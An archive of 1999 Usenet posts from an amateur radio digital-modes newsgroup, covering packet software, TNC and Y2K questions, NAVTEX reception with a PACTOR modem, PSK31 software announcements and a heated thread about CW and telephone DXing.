Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-07 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <Og9KvtUg#GA.218@upnetnews05>
Source record: 18743

Creative Sevices Software, Inc owns the source code to PcPakRatt with the purchase last month. The goal is to take the addition feature of PcPakRatt and move them into the PkTerm product since PcPakRatt is a 16 bit product.

Since it is a 16 bit product, that could be the reason you're having trouble with it under Windows 98. We did test the 2.1 version under Windows 98 and Windows NT and it seems to run ok, and run as a 16 bit app (would like to hear from you and other what some of the problems you have run into with PakRatt under 95/98 or NT).

--
Rick Ruhl
Lead Online Manager, MSN Computing Central
http://computingcentral.msn.com
Forum Manager, Software Development Forum
http://computingcentral.msn.com/topics/softwaredevelopment
bidasse wrote in message <3710cb36.13932156@news.giganews.com>...
>i have an old version of ppwin , this dont work well on w98 , pse
>where to find an optimised version ?
>
>(where to find a version of PakRatt except in timewave.com)

1888. Re: Adult-Children... (was: Worked all Area Codes?)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-07 00:00:00 UTC
From: tom <tsokol@injersey.com>
Message-ID: <7eh0i4$rm1$1@nw001t.infi.net>
Source record: 18744

Good Grief!
I started this thread because I wanted to use my PC to *supplement*, not replace, my "human" CW skills. I am not anti-CW...I want to enjoy CW more. What's wrong with that? Half the comments on this thread are unnecessarily derogatory and are mis-directed. I am in favor of CW for licensing. This debate serves no purpose other than to drive sincere folks looking for help to yearn for the friendliness of the ham community of days gone by and worry about the future of the hobby. Heaven forbid I was a novice struggling to keep up with 5 wpm. I might be driven to 11 meters by this kind of smug one-up-manship.
Tom, N2LDE

BD wrote in message <7eg4rdsit1@newnews.startext.net>...
>And why shouldn't people voice their opinion of your cr*p? You people are
>turning these radio groups into nothing more than a teenchat area (nothing
>against teens.. I was one too awhile back, but those ng's &
'chat-services',
>well...)...
>
>
>Charles Brabham <n5pvl@texoma.net> wrote in message
>news:7eg0uu$1302@enews2.newsguy.com...
>>
>> Jim wrote in message <7eft18fca1@brokaw.wa.com>...
>> >Bored are we Charlie Boy ? Nobody logging onto the BBS ?
>> >Go look for a freeway and play in traffic......
>> >
>> >73, Jim KH2D
>> >
>> >"Babbling Charly Brabham, The X Sysop" trolled:
>> >
>> >>Having trouble getting those last few contacts for your DXCC?
>> >>Use the Telephone!
>>
>>
>> Here we have the kind of response one can expect from the LandLine Lid
>> community. - A rude personal attack, with no pretense of addressing the
>> issue.
>>
>> The issue is not addressed, of course, because this person had nothing
>> relevant to say.
>>
>> The character attack, of course, stemmed from a lack of character on
Jim's

>> part.
>>
>> This is why Jim's response is so typical of what one can expect from a
>> LandLine Lid, when the stupidity and destructiveness of their activities
>are
>> pointed out. Lacking character and intelligence, his responses are of
>course
>> limited in this way.
>>
>> 73 DE Charles Brabham,
>> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>> http://www.texoma.net/~n5pvl
>>
>>
>>
>
>

1889. Re: Adult-Children... (was: Worked all Area Codes?)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-07 00:00:00 UTC
From: kh2d@my-dejanews.com
Message-ID: <7eh65ubui1@brokaw.wa.com>
Source record: 18745

I think you have your threads mixed up, Tom. This was started by
Babbling Charile, the X-Sysop, Supreme Leader of the Anti-Telephone
movement, who is bored because he can't find anybody to argue
with, so he posted his semi anual Land Line Lid rant in hopes of
stirring up the pot.

I'm happy you like CW. At least I know there are two of us left.

73, Jim KH2D

"tom" <tsokol@injersey.com> wrote:

>Good Grief!
>I started this thread because I wanted to use my PC to *supplement*, not
>replace, my "human" CW skills. I am not anti-CW...I want to enjoy CW more.
>What's wrong with that? Half the comments on this thread are unnecessarily
>derogatory and are mis-directed. I am in favor of CW for licensing. This
>debate serves no purpose other than to drive sincere folks looking for help
>to yearn for the friendliness of the ham community of days gone by and worry
>about the future of the hobby. Heaven forbid I was a novice struggling to
>keep up with 5 wpm. I might be driven to 11 meters by this kind of smug
>one-up-manship.
>Tom, N2LDE

>BD wrote in message <7eg4rdsit1@newnews.startext.net>...
>>And why shouldn't people voice their opinion of your cr*p? You people are
>>turning these radio groups into nothing more than a teenchat area (nothing
>>against teens.. I was one too awhile back, but those ng's &
>'chat-services',
>>well...)...
>>
>>
>>Charles Brabham <n5pvl@texoma.net> wrote in message
>>news:7eg0uu$1302@enews2.newsguy.com...
>>>
>>> Jim wrote in message <7eft18fca1@brokaw.wa.com>...
>>> >Bored are we Charlie Boy ? Nobody logging onto the BBS ?
>>> >Go look for a freeway and play in traffic......
>>> >
>>> >73, Jim KH2D
>>> >
>>> >"Babbling Charly Brabham, The X Sysop" trolled:
>>> >
>>> >>Having trouble getting those last few contacts for your DXCC?
>>> >>Use the Telephone!
>>>

>>>
>>> Here we have the kind of response one can expect from the LandLine Lid
>>> community. - A rude personal attack, with no pretense of addressing the
>>> issue.
>>>
>>> The issue is not addressed, of course, because this person had nothing
>>> relevant to say.
>>>
>>> The character attack, of course, stemmed from a lack of character on
>Jim's
>>> part.
>>>
>>> This is why Jim's response is so typical of what one can expect from a
>>> LandLine Lid, when the stupidity and destructiveness of their activities
>>are
>>> pointed out. Lacking character and intelligence, his responses are of
>>course
>>> limited in this way.
>>>
>>> 73 DE Charles Brabham,
>>> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>>> http://www.texoma.net/~n5pvl
>>>
>>>
>>>
>>
>>

1890. Re: Adult-Children... (was: Worked all Area Codes?)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-07 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7eh4c1$151m@enews4.newsguy.com>
Source record: 18746

tom wrote in message <7eh0i4$rm1$1@nw001t.infi.net>...
>Good Grief!
>I started this thread because I wanted to use my PC to *supplement*, not

Actually, I started this thread, with the post entitled "Worked all Area Codes?"

You got mixed up, there. No big deal, in any case.

Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1891. Re: Timewave DSP-232 Questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-07 00:00:00 UTC
From: JayCee <jaycee@nospam.demon.co.uk>
Message-ID: <d54mSGAJt3C3Ewl5@midmarsh.demon.co.uk>
Source record: 18747
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment

In article <7ee6vp$nf4$1@news2.bit-net.com>, DavidC <davidc@bit-net.com>
writes
>Is anyone aware of non-Timewave supported mods and
>workarounds for the fullest possible functionality? Is anyone
>aware of non-advertised upgrades?

I would also be very interested in anything which makes my DSP232 more
functional.
>
>I have also written Timewave but those in the Ham community
>who are actually using a device are often the best informed!

I tried that and didn't even get an acknowledgment.

73 John M1BTR

--
m1btr@midmarsh.demon.co.uk M1BTR@GB7SKG
QRV 6m 4m 2m 70cm Member: RIG RSGB UKRS

1892. Re: Req : pk232 program

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-08 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7eh1p5$432$1@news.minn.net>
Source record: 18548

In article <3710cb36.13932156@news.giganews.com>, bidasse@hotpop.com wrote:
>i have an old version of ppwin , this dont work well on w98 , pse
>where to find an optimised version ?
>
>(where to find a version of PakRatt except in timewave.com)

You can download PK TERM '99 from http://www.timewave.com It is a 32 bit WIN95/98/NT program. The demo version (That means free) runs Packet and listen only RTTY. If you like it the activation key is $79.95.

73

John Douglas
Timewave Technology

1893. Re: Sound Blaster and RTTY

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-08 00:00:00 UTC
From: hamguru@my-dejanews.com
Message-ID: <7ehl3hmnj1@nnrp1.dejanews.com>
Source record: 18549

In article <7eeba2$8rv$1@news.minn.net>,
jdouglas@timewave.com (John Douglas) wrote:
> In article <7ebrka$8tu$1@node17.cwnet.frontiernet.net>, "Rick Williams"
<mrfarm@frontiernet.net> wrote:
> >
> >Larry Jones wrote in message
> ><7eb906$22ou$1@newssvr03-int.news.prodigy.com>...
> >>Has anyone had experience running rtty with a pc and the sound balster
> >>card ? How good does it work and how do you do it . I only want to run
> >>rtty and cw with the sound blaster. Any info would be appreciated, many
> >>thanks- Larry WB5KYK/QRP
> >
> >If you prefer to work in the windows environment and want to also try
> >something new which works significantly better than RTTY (except for
> >contesting) you might also consider PSK31 which is free and only requires
> >rig and soundcard in a PC.
> >
> >Sincerely,
> >
> >Rick, KV9u
> >
> >
> For a report on Sound card based RTTY performance read the DX trip report at
> >http://www.megalink.net/~n1rct/dxcc/vp9story.html
>
> John Douglas
> N0ISL
> Timewave Technology
>

Another good address to download a psk31 program is
http://members.aol.com/btf1

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1894. Re: Adult-Children... (was: Worked all Area Codes?)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-08 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <ll0P2.2420$45.4847@news.goodnet.com>
Source record: 18550

Neither CW or political diatribes are appropriate in this group.

>Good Grief!
>I started this thread because I wanted to use my PC to *supplement*, not
>replace, my "human" CW skills. I am not anti-CW...I want to enjoy CW more.
>What's wrong with that? Half the comments on this thread are unnecessarily
>derogatory and are mis-directed. I am in favor of CW for licensing

1895. BPSK demodulator?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-08 00:00:00 UTC
From: hinermad@worldnet.att.net
Message-ID: <36a35eaa.394261@news.uidaho.edu>
Source record: 18551

Can anybody point me to a circuit that will demodulate BPSK? I've seen quite a few programs that use DSP to do it (COHERENT comes to mind) but I'd prefer a hardware solution.

Dave

1896. new psk31 software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-08 00:00:00 UTC
From: hamguru@my-dejanews.com
Message-ID: <7eiect$a1e$1@nnrp1.dejanews.com>
Source record: 18552
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

For Analyzer2000, a PSK31 extension has been finished now.
Due to this, the new RTTY mode becomes more easy and comfortable.
The new basic software and the psk31 extension as well are ready to
download at:

http://members.aol.com/btf1

Features:
* Big spectrum 1 kHz +/- 250 Hz
* free scalable phase diagram with setable lumination
* special marker to set the mixer frequency
* display of tuning error
* AFC function
* textinput/output via TCP/IP (telnet)
* comfortable terminal program within psk31 package

In parallel with PSK31 operation, the usual analyzer features are obviously
available:

+++Superfast spectral analysis with FFT display for time and frequency variant
signals
+++FFT sizes from 256 to 16384 points, dynamic range up to 160 dB, graphical
zoom up to 32:1
+++Time analysis with oscilloscope and envelope display
+++Sonagraphic analysis with waterfall display
+++Measurement tools like markers, frequency rulers, level rulers, time rulers
+++Easy determination of THD, SNR (SINAD) and VCO phase noise (dBc/Hz)
+++Built-in test generator for sinewave and/or noise stimulation (full duplex
mode)
+++Multi morse decoder
+++Simultaneous recording directly from PC sound card to standard wave file
+++Snapshot functionality (20 seconds post trigger memory)
+++Analyzing of standard wave files or post trigger memory in offline mode

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1897. TNX everyone !

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-08 00:00:00 UTC
From: davev <davev@ccnn.net>
Message-ID: <370D05D4.5F49@ccnn.net>
Source record: 18553

tnx for everyones' help !
ttyl de dave-n2rhl

davev wrote:
>
> where can i get my drsi tnc pkt card repaired?
> tnx de dave

1898. Y2K and Packet/Aprs?????

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-08 00:00:00 UTC
From: Nigle <evolx3@hotmail.com>
Message-ID: <7ejd9u$e73$1@autumn.news.rcn.net>
Source record: 18554

Greetings,

I am looking for info on TNC's. I have been looking to purchase a used one or two. Will the firmware and other stuff built into most TNC's survive Y2K? Are there any mfr's that claim their tnc is Y2k compliant?

Will a packet system survive if my Y2K compliant computer says its 00 and the tnc (I remember the pk-88) says its 80??

Another thing to worry about? Thanks for reading. N3RIK (Bruce)

1899. Re: Y2K and Packet/Aprs?????

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-08 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7gqel1.9t.nielsen@bob.localnet>
Source record: 18555

On Thu, 8 Apr 1999 19:16:32 -0700, Nigle <evolx3@hotmail.com> wrote:
> Greetings,
>
> I am looking for info on TNC's. I have been looking to purchase a
>used one or two. Will the firmware and other stuff built into most TNC's
>survive Y2K? Are there any mfr's that claim their tnc is Y2k compliant?
>
> Will a packet system survive if my Y2K compliant computer says its 00 and
>the tnc (I remember the pk-88) says its 80??
>
> Another thing to worry about? Thanks for reading. N3RIK (Bruce)

TAPR/MFJ/PacComm TNCs don't care. I ran a test and 12/31/99 turned over to
01/01/00 just fine.

Bob, w6swe

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

1900. Re: BPSK demodulator?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-08 00:00:00 UTC
From: Clifford Buttschardt <cbuttsch@slonet.org>
Message-ID: <Pine.GSO.3.95.990408184318.17627L-100000@oso.slonet.org>
Source record: 18556

See QST Jan 92. Good article and all you need. Cliff K7RR

On Thu, 8 Apr 1999, David Hinerman wrote:

> Can anybody point me to a circuit that will demodulate BPSK? I've seen
> quite a few programs that use DSP to do it (COHERENT comes to mind)
> but I'd prefer a hardware solution.
>
> Dave
>
>
>

1901. PK-232 MBX

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-08 00:00:00 UTC
From: "Marc E. Shafer" <ve7wcp@islandnet.com>
Message-ID: <370D68DD.37F3@islandnet.com>
Source record: 18557

I have a PK-232 MBX and having trouble with the DCD light either staying
on all the time or remaining off all the time and not responding to a
signal even tho a strong packet signal is present. Would anyone know
what the problem is or what I should be looking for???
Tnx
--
Marc Shafer VE7WCP
Email ve7wcp@islandnet.com

1902. Re: NAVTEX & SCS PACTOR II (HELP!)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-08 00:00:00 UTC
From: kh2d@my-dejanews.com
Message-ID: <7ekjfl$v3g$1@brokaw.wa.com>
Source record: 18558

Somebody will slap me if I'm wrong, but I don't think NAVTEX is PACTOR, I think it's the same as mode B AMTOR (FEC) mode. I can copy (long time ago) NAVTEX here with a very old KAM with no PACTOR mode at all, so I know it's not PACTOR.

The old KAM manual says 518 khz, LSB. It also states the receiving station keeps track of the message numbers, and only will receive them once. The KAM can be configured to only receive specific messages, so maybe your black box can too, I'm not familiar with the one you have.

73, Jim KH2D

stuart_morgan@my-dejanews.com wrote:

>I have been trying for some time to receive NAVTEX on my boat using the SCS
>PACTOR II modem,without success.I have read the manual, & it should work in
>standby mode, I have tried manually configuring the modem by setting ARX and
>BC to 1. I have set the tones for 170Hz, and detuned the signal to 519.7kHz,
>and only get the odd character. I am using an ICOMIC706 MkII transceiver with
>an SCS ATU tuning a wire backstay. Any comments or suggestions would be most
>welcome. I am entirely new to digital comms so may be missing something
>obvious!

>-----------== Posted via Deja News, The Discussion Network ==----------
>http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1903. Re: Adult-Children... (was: Worked all Area Codes?)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-08 00:00:00 UTC
From: tom <tsokol@injersey.com>
Message-ID: <7ejlq0$sk8$1@nw003t.infi.net>
Source record: 18559

You are correct. Somehow it wound up under my thread in my newsreader (Outlook Express) as a sub-heading...
Tom

Charles Brabham wrote in message <7eh4c1$151m@enews4.newsguy.com>...
>
>tom wrote in message <7eh0i4$rm1$1@nw001t.infi.net>...
>>Good Grief!
>>I started this thread because I wanted to use my PC to *supplement*, not
>
>
>Actually, I started this thread, with the post entitled "Worked all Area
>Codes?"
>
>You got mixed up, there. No big deal, in any case.
>
>Charles Brabham,
>N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>http://www.texoma.net/~n5pvl
>
>
>

1904. Re: drsi repair

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-09 00:00:00 UTC
From: billk@inland.net
Message-ID: <370d4df9.37252654@news.inland.net>
Source record: 18560

On Tue, 06 Apr 1999 18:26:47 -0400, davev <davev@ccnn.net> wrote:

>where can i get my drsi tnc pkt card repaired?
>tnx de dave

try this guy:

Paul Playford, W8AEF
35639 North 3rd Street
Phoenix, AZ 85027-7405

Telephone: (602) 580-0015

aef8w@aztec.asu.edu
Bill Kearns WB6JAR
billk@inland.net

1905. Re: Adult-Children... (was: Worked all Area Codes?)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-09 00:00:00 UTC
From: kc5egg@ix.netcom.com
Message-ID: <7ejnh4$npm@dfw-ixnews10.ix.netcom.com>
Source record: 18561

In <7eh65ubui1@brokaw.wa.com> kh2d@my-dejanews.com (Jim) writes:
>
>I think you have your threads mixed up, Tom. This was started by
>Babbling Charile, the X-Sysop, Supreme Leader of the Anti-Telephone
>movement, who is bored because he can't find anybody to argue
>with, so he posted his semi anual Land Line Lid rant in hopes of
>stirring up the pot.
>
>I'm happy you like CW. At least I know there are two of us left.
>
>73, Jim KH2D
>
Hey Jim,

Don't forget Jeff Herman, Richard Caroll and Larry Troll!! There's
a good solid 5 of you.
>
>"tom" <tsokol@injersey.com> wrote:
>
>>Good Grief!
>>I started this thread because I wanted to use my PC to *supplement*,
not
>>replace, my "human" CW skills. I am not anti-CW...I want to enjoy CW
more.
>>What's wrong with that? Half the comments on this thread are
unnecessarily
>>derogatory and are mis-directed. I am in favor of CW for licensing.
This
>>debate serves no purpose other than to drive sincere folks looking
for help
>>to yearn for the friendliness of the ham community of days gone by
and worry
>>about the future of the hobby. Heaven forbid I was a novice
struggling to
>>keep up with 5 wpm. I might be driven to 11 meters by this kind of
smug
>>one-up-manship.
>>Tom, N2LDE
>
>>BD wrote in message <7eg4rdsit1@newnews.startext.net>...
>>>And why shouldn't people voice their opinion of your cr*p? You
people are
>>>turning these radio groups into nothing more than a teenchat area
(nothing

>>>against teens.. I was one too awhile back, but those ng's &
>>'chat-services',
>>>well...)...
>>>
>>>
>>>Charles Brabham <n5pvl@texoma.net> wrote in message
>>>news:7eg0uu$1302@enews2.newsguy.com...
>>>>
>>>> Jim wrote in message <7eft18fca1@brokaw.wa.com>...
>>>> >Bored are we Charlie Boy ? Nobody logging onto the BBS ?
>>>> >Go look for a freeway and play in traffic......
>>>> >
>>>> >73, Jim KH2D
>>>> >
>>>> >"Babbling Charly Brabham, The X Sysop" trolled:
>>>> >
>>>> >>Having trouble getting those last few contacts for your DXCC?
>>>> >>Use the Telephone!
>>>>
>>>>
>>>> Here we have the kind of response one can expect from the LandLine
Lid
>>>> community. - A rude personal attack, with no pretense of
addressing the
>>>> issue.
>>>>
>>>> The issue is not addressed, of course, because this person had
nothing
>>>> relevant to say.
>>>>
>>>> The character attack, of course, stemmed from a lack of character
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>>Jim's
>>>> part.
>>>>
>>>> This is why Jim's response is so typical of what one can expect
from a
>>>> LandLine Lid, when the stupidity and destructiveness of their
activities
>>>are
>>>> pointed out. Lacking character and intelligence, his responses are
of
>>>course
>>>> limited in this way.
>>>>
>>>> 73 DE Charles Brabham,
>>>> N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>>>> http://www.texoma.net/~n5pvl
>>>>
>>>>

>>>>
>>>
>>>
>
>
>
>

1906. Re: Timewave DSP-232 Questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-09 00:00:00 UTC
From: ggrey@ihug.co.nz
Message-ID: <370d9469.4109163@news.akl.ihug.co.nz>
Source record: 18562

John Douglas, the service manager of Timewave said back about March 1998 that he would post a list of known problems and work-arounds where they are known.

I have never seen any posting.

73
Gordon
ZL1GRG

1907. NAVTEX & SCS PACTOR II (HELP!)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-09 00:00:00 UTC
From: stuart_morgan@my-dejanews.com
Message-ID: <7ekcle$18s$1@nnrp1.dejanews.com>
Source record: 18563

I have been trying for some time to receive NAVTEX on my boat using the SCS PACTOR II modem,without success.I have read the manual, & it should work in standby mode, I have tried manually configuring the modem by setting ARX and BC to 1. I have set the tones for 170Hz, and detuned the signal to 519.7kHz, and only get the odd character. I am using an ICOMIC706 MkII transceiver with an SCS ATU tuning a wire backstay. Any comments or suggestions would be most welcome. I am entirely new to digital comms so may be missing something obvious!

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1908. Need Static Ram info.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-09 00:00:00 UTC
From: Fremont, "Ca." <N6QDY@worldnet.att.net>
Message-ID: <7ekkeulqt1@bgtnsc03.worldnet.att.net>
Source record: 18564

Thanks for reading.

Having a hard time finding a 128K x 8, 28 pin standard dip package. These components are suppose to cross-reference to each other:

76C8128
UPD431000
628128
841000
51008
51T08

Tried different chip distributors and haven't had much luck... Looking for 5 of these guys... Can anyone help?

Best Regards,

Dave

1909. Re: Timewave DSP-232 Questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-09 00:00:00 UTC
From: john.scoggin@conectiv-comm.com
Message-ID: <7ekp2v$er0@edrn.newsguy.com>
Source record: 18565

In article <370d9469.4109163@news.akl.ihug.co.nz>, ggrey@ihug.co.nz says...
>
>
>John Douglas, the service manager of Timewave said back about March
>1998 that he would post a list of known problems and work-arounds
>where they are known.
>
>I have never seen any posting.
>

AEA/Timewave seems to have completely (or conveniently) forgotten about this product. I've given up on it and tossed it in the trash.

Their PK-96 was a pretty nice product, but I will probably never buy another Timewave product again after the DSP-232 experience. It's a shame, because their pricing is very reasonable (unlike Kantronix, whose recent price hike is way out of line).

73's

John N3SKO/AAT3BF

1910. Re: NAVTEX & SCS PACTOR II (HELP!)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-09 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <370DF7D0.3EC41E81@erols.com>
Source record: 18566

True, but the SCS PTC-II does amtor. If it's in standby with L=0, ARX=1
and BC=1 then it will receive amtor FEC as well as responding to pactor
and amtor ARQ link requests.

If you don't get an answer here, go to the SCS web page and send them an
e-mail - I'm sure they can answer your question.

Jim wrote:
>
> Somebody will slap me if I'm wrong, but I don't think NAVTEX is PACTOR,
> I think it's the same as mode B AMTOR (FEC) mode. I can copy (long time
> ago) NAVTEX here with a very old KAM with no PACTOR mode at all, so I
> know it's not PACTOR.
>
> The old KAM manual says 518 khz, LSB. It also states the receiving
> station keeps track of the message numbers, and only will receive them
> once. The KAM can be configured to only receive specific messages, so
> maybe your black box can too, I'm not familiar with the one you have.
>
> 73, Jim KH2D
>
> stuart_morgan@my-dejanews.com wrote:
>
> >I have been trying for some time to receive NAVTEX on my boat using the SCS
> >PACTOR II modem,without success.I have read the manual, & it should work in
> >standby mode, I have tried manually configuring the modem by setting ARX and
> >BC to 1. I have set the tones for 170Hz, and detuned the signal to 519.7kHz,
> >and only get the odd character. I am using an ICOMIC706 MkII transceiver with
> >an SCS ATU tuning a wire backstay. Any comments or suggestions would be most
> >welcome. I am entirely new to digital comms so may be missing something
> >obvious!
>
> >-----------== Posted via Deja News, The Discussion Network ==----------
> >http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1911. Re: Prices out of line; was Timewave DSP-232 Questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-09 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <I1nP2.2863$45.6461@news.goodnet.com>
Source record: 18567

Maybe if Timewave priced their products in a way that they
would have money to handle support, they would please
more customers.

Kantronics seems to have found the price that delivers
both product and support. Timewave has not.

What is reasonable, when there are only 100,000
potential buyers??

In any case, Hams need to forget the 1.2 kbps packet radio,
and move on. This isn't 1988 anymore.

Steve

john.scoggin@conectiv-comm.com wrote
[snip]
> It's a shame, because
>their pricing is very reasonable (unlike Kantronix, whose recent price hike
>is way out of line).
>
>73's
>
>John N3SKO/AAT3BF

1912. Re: PK-232 MBX

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-09 00:00:00 UTC
From: w9vhe@earthlink.net
Message-ID: <370f0018.855717@news.earthlink.net>
Source record: 18568

You have to set the DCD pot on the front panel to be out with no signal, and come on with a signal present. It takes some dinking around to get it right. It's in the manual if you have one. If not, just open the squelch on the rig, with just the static, turn the pot until the LED just goes out. Watch when a packet comes in, the light should turn on and you should see the data onscreen.

On Thu, 08 Apr 1999 19:41:33 -0700, "Marc E. Shafer" <ve7wcp@islandnet.com> wrote:

>I have a PK-232 MBX and having trouble with the DCD light either staying >on all the time or remaining off all the time and not responding to a >signal even tho a strong packet signal is present. Would anyone know >what the problem is or what I should be looking for??? >Tnx

1913. Re: NAVTEX & SCS PACTOR II (HELP!)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-09 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <370E0BC8.F1C7F4AB@erols.com>
Source record: 18569

Are you sure the signal polarity is correct? If USB then set TR=1, if LSB then set TR=3. Do you receive amateur RTTY and Amtor signals correctly? If so, the the polarity is correct. Also try Amtor mode with monitor off. I believe this will recognize the NAVTEX signal quicker than standby which has to look for both Amtor and Pactor signals.

One difficulty with Amtor FEC (mode B) is that you must receive good sync signals before you get any print so weak or noisy signals can result in no print at all.

stuart_morgan@my-dejanews.com wrote:
>
> I have been trying for some time to receive NAVTEX on my boat using the SCS
> PACTOR II modem,without success.I have read the manual, & it should work in
> standby mode, I have tried manually configuring the modem by setting ARX and
> BC to 1. I have set the tones for 170Hz, and detuned the signal to 519.7kHz,
> and only get the odd character. I am using an ICOMIC706 MkII transceiver with
> an SCS ATU tuning a wire backstay. Any comments or suggestions would be most
> welcome. I am entirely new to digital comms so may be missing something
> obvious!
>
> -----------== Posted via Deja News, The Discussion Network ==----------
> http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1914. Packet site

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-09 00:00:00 UTC
From: "Stefano V." <stvenica@tin.it>
Message-ID: <7eldu3bh1@nslave1.tin.it>
Source record: 18570

I'm looking for a site with tecnical information on AX25.
Thanks.
Stefano

1915. Re: Packet site

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-09 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7gsi80.2km.nielsen@bob.localnet>
Source record: 18571

On Fri, 9 Apr 1999 19:36:50 +0200, Stefano V. <stvenica@tin.it> wrote:
>I'm looking for a site with tecnical information on AX25.
>Thanks.
>Stefano
>
>

http://www.tapr.org/tapr/html/Fax25.html

de w6swe

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

1916. Re: Request info on radio frequency scanner

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-09 00:00:00 UTC
From: "c.b.store" <c.b..store@village.uunet.be>
Message-ID: <7ello8lep1@nickel.uunet.be>
Source record: 18572
Cross-posted to: alt.radio.scanner,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.scanner

HELO FROM WERNER FROM BELGUIM CALL O.N.4.CPR ALL DE BEST FROM MY TO YOU OK
SEE YOU BAY BAY BAY
eLeCtrOelF heeft geschreven in bericht <7e3ii9$1t3$1@lnews.actcom.co.il>...
>Just a few basic question, i didn't feel like reading
>tons of info in FAQ's or stuff like that.. i just
>hope that some of you can quickly answer the following
>questions.
>
>Can a radio frequency scanner intercept digital data
>transmissions? If yes, what kind of data it is likely
>to intercept, i mean who interchanges data by radio,
>apart from cellphones, pagers etc? If there
>are some sorts of digital data transmissions on what
>frequencies i'm most likely to pick something?
>
>I know that rfs is not a transmitter, but still, can
>it be sorta triangulated or located in any way?
>
>That's it, just a few straight to the point questions.
>Feel free to reply in newsgroup or by email.
>
>Cheers.
>
>

1917. Re: Request info on radio frequency scanner

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-09 00:00:00 UTC
From: Dan <radiodj@hotmail.com>
Message-ID: <370e6706@grouper.exis.net>
Source record: 18573
Cross-posted to: alt.radio.scanner,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.scanner

"c.b.store" <c.b..store@village.uunet.be> writes: > HELO FROM WERNER FROM BELGUIM CALL O.N.4.CPR ALL DE BEST FROM MY TO YOU OK
> SEE YOU BAY BAY BAY
> eLeCtrOelF heeft geschreven in bericht <7e3ii9$1t3$1@lnews.actcom.co.il>...
> >Just a few basic question, i didn't feel like reading
> >tons of info in FAQ's or stuff like that.. i just
> >hope that some of you can quickly answer the following
> >questions.
> >
> >Can a radio frequency scanner intercept digital data
> >transmissions? If yes, what kind of data it is likely
> >to intercept, i mean who interchanges data by radio,
> >apart from cellphones, pagers etc? If there
> >are some sorts of digital data transmissions on what
> >frequencies i'm most likely to pick something?
> >
> >I know that rfs is not a transmitter, but still, can
> >it be sorta triangulated or located in any way?
> >
> >That's it, just a few straight to the point questions.
> >Feel free to reply in newsgroup or by email.
> >
> >Cheers.
> >
> >
> An analog...or voice...scanner can hear digital "squaking". But you won't be able to hear what's being said. US Federal Agencies also transmit a "quiet" signal that can be heard only as a sudden burst of white noise. Eventually, the market will sell a digital-reception scanner. But it's likely to be closely regulated, if legal at all.

Dan
>

1918. Re: Y2K and Packet/Aprs?????

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-04-09 00:00:00 UTC
From: paul wise <n3ngo@prodigy.net>
Message-ID: <7em2li$1l90$1@newssvr04-int.news.prodigy.com>
Source record: 18574

acording to kantronics at thier website, the kpc-3 can display the year as 2000, but the unit only uses the date to forward mail

1919. Re: Timewave DSP-232 Questions

